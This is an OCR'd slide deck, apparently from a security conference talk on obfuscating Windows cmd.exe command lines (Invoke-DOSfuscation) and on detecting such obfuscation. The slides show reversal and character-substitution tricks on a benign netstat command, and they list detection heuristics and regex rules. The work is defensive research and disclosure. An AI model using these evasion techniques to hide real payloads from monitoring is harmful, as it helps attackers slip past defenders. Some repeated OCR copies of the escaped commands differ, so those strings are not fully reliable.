
Payload Obfuscation 3 of 4: Reversal

- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:~7%"



Payload Obfuscation 3 of 4: Reversal


- cmd /v /r "set reverse=OoBnFaU/S CtAaTtIsOtNe!n&&FOR /L %A IN (23 -2 1) DO set final=!final!!reverse:~%A,1!&&IF %A==1 CALL %final:*final!=%"



Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=netstat /ano&&CALL %command%"


Payload Obfuscation 4 of 4: FINcoding



- cmd /v /r "set command=neZsZaZ /ano&&CALL %command%"


Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=neZsZaZ /ano&&set sub1=!command:Z=t!&&CALL %command%"




Payload Obfuscation 4 of 4: FINcoding


- cmd /v /r "set command=neZsZaZ /ano&&set sub1=!command:Z=t!&&CALL %sub1%"




Payload Obfuscation 4 of 4: FINcoding




- cmd /v /r "set command=neZsZ7Z /7no&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&CALL %sub2%"



Payload Obfuscation 4 of 4: FINcoding



- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"



Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

This same command in Out-FINcodedCommand POC:

- cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^^^&^^^&cmd /c set sub3=%sub2:?=n%^^^^^^^&^^^^^^^&cmd /c %sub3%"

- No /V so %var% (not !var!)
-
-

Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

This same command in Out-FINcodedCommand POC:

- cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^^^&^^^&cmd /c set sub3=%sub2:?=n%^^^^^^&^^^^^^^&cmd /c %sub3%"

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
-

Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

This same command in Out-FINcodedCommand POC:

- cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^^^&^^^&cmd /c set sub3=%sub2:?=n%^^^^^^&^^^^^^&cmd /c %sub3%"

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
- Layered escaping of &&

Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

This same command in Out-FINcodedCommand POC:

- cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^^^&^^^&cmd /c set sub3=%sub2:?=n%^^^^^^&^^^^^^^&cmd /c %sub3%"

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
- Layered escaping of &&

Payload Obfuscation 4 of 4: FINcoding

- cmd /v /r "set command=?eZsZ7Z /7?o&&set sub1=!command:Z=t!&&set sub2=!sub1:7=a!&&set sub3=!sub2:?=n!&&CALL %sub3%"

This same command in Out-FINcodedCommand POC:

- cmd /c "set command=?eZsZ7Z /7?o&&cmd /c set sub1=%command:Z=t%^&^&cmd /c set sub2=%sub1:7=a%^^^&^^^&cmd /c set sub3=%sub2:?=n%^^^^^^^&^^^^^^^&cmd /c %sub3%"

- No /V so %var% (not !var!)
- Multiple cmd.exe invocations
- Layered escaping of &&

OUTLINE

State of ~~the Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

C:\> Invoke-DOSfuscation Demo

Detecting DOSfuscation

FireEye

DISCLAIMER

- Please do not use this tool for evil.
- FIN7, FIN8 & APT32: Please do not use this tool at all ☺

https://github.com/danielbohannon/Invoke-DOSfuscation

FireEye

OUTLINE

State of ~~the Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

C:\> Detecting DOSfuscation

FireEye

Detecting DOSfuscation *(more details in white paper)*


- Long argument length
- High frequency of obfuscation characters: **, ; ^ " ( )**
- Rare obfuscation of internal commands:
  - C**^**AL**^^**L or **;**SET**,**
- Unusual execution flags:
  - /V or /R (or /**^**R)
- Variable substring and replacement syntax:
  - %var**:~7,1**% or !var**:~%a,1**! or !var**:*var=**!

https://moviefiednyc.files.wordpress.com/2013/11/e0006-ace-ventura-pet-detective-512c7fac5d838.png

FireEye

Detecting DOSfuscation *(more details in white paper)*

- Suspicious sub-command and stdin child process artifacts
- FOR loop executes sub-command via separate cmd.exe invocation
- Cmd.exe pipeline to add'l binary (e.g. findstr.exe) spawns pre-pipe arguments via separate cmd.exe invocation with these arguments: **cmd.exe /S /D /c" set"**




http://smurfitschoolblog.com/wp-content/uploads/2016/10/MissingOutImg_1-900x578.jpg

http://smurfitschoolblog.com/wp-content/uploads/2016/10/MissingOutImg_1-900x578.jpg

Detecting DOSfuscation – Test Harness FTW!

- Invoke-DOSfuscationTestHarness.psm1
  THE module I used to develop detection ideas
  - **Invoke-DosTestHarness**
  - **Get-DosDetectionMatch**
- Released 4000 sample obfuscated commands as .txt & .evtx files for static and dynamic purposes




```
# Set detection names and regex values to check against input $Command.
$regexDetectionTerms  = @()
$regexDetectionTerms += , @{ Name = 'UnobfuscatedForLoop'  ; Expression = 'FOR\s+\/[A-Z]\s+\%[A-Z]\s+IN.*DO\s' }
$regexDetectionTerms += , @{ Name = 'MultipleVarSubstring' ; Expression = '\%.{0,25}:~.{0,25}\%.*\%.{0,25}:~.{0,25}\%' }
$regexDetectionTerms += , @{ Name = 'INSERT_MORE_RULES'    ; Expression = '(MORE|RULES)' }
```

Key Takeaways

- Attackers are using more creative command argument obfuscation techniques
- Cmd.exe supports significant obfuscation and encoding capabilities not yet seen in the wild
- Defenders must match levels of attacker creativity with detection creativity

Credit Where Credit Is Due

- FireEye **A**dvanced **P**ractices **T**eam
  - Nick Carr, Matthew Dunwoody, Ben Withnell
- My wife: Paige
- 9 months research & hunting (500+ hours)
- 320 hours Invoke-DOSfuscation tool development
- 100 hours slide/presentation development & 100 hours white paper

Thanks! Questions?

- Daniel Bohannon
- Twitter :: @danielhbohannon
- Blog :: http://danielbohannon.com

- Code: https://github.com/danielbohannon/Invoke-DOSfuscation
- White paper: https://www.fireeye.com/blog/threat-research/2018/03/dosfuscation-exploring-obfuscation-and-detection-techniques.html